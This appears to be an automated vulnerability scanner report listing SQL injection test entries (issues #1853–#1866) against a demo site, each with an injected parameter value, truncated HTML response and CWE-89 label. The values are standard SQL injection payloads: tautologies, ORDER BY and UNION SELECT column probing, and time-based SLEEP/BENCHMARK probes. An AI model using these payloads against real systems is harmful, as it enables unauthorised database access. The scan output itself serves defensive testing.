href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKtKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1853					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	DemoUser1#	')) or (('x'))= (('x
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script> <!-- End of Bootstrap CSS --> </head> <body></body></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1854	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	ORDER BY 29
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script> <!-- End of Bootstrap CSS --> </head> <body></body></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	

CWE-ID	CWE-89	
Issue Number		#1855

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'&'</td></tr></table>		Name	Value	DemoUser1#	'&'
Name	Value					
DemoUser1#	'&'					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1856				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 7--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1857	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='</td></tr></table>		Name	Value	DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='
Name	Value					
DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1858					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1859				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1860

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 3409=3409 AND ('pytW' LIKE 'pytY</td></tr></table>	Name	Value	DemoUser1#	OR 3409=3409 AND ('pytW' LIKE 'pytY
Name	Value				
DemoUser1#	OR 3409=3409 AND ('pytW' LIKE 'pytY				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1861				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@@version,1,1))='X'</td></tr></table>	Name	Value	DemoUser1#	and (select substring(@@version,1,1))='X'
Name	Value				
DemoUser1#	and (select substring(@@version,1,1))='X'				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1862

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>benchmark(50000000,MD5(1))--</td></tr></table>	Name	Value	DemoUser1#	benchmark(50000000,MD5(1))--
Name	Value				
DemoUser1#	benchmark(50000000,MD5(1))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1863				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 3409=3409 AND ('pytW' LIKE 'pytW</td></tr></table>		Name	Value	DemoUser1#	OR 3409=3409 AND ('pytW' LIKE 'pytW
Name	Value					
DemoUser1#	OR 3409=3409 AND ('pytW' LIKE 'pytW					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1864					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 7#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 7#
Name	Value					
DemoUser1#	ORDER BY 7#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>					

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1865

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT NULL#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT NULL#
Name	Value				
DemoUser1#	UNION ALL SELECT NULL#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1866				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17--
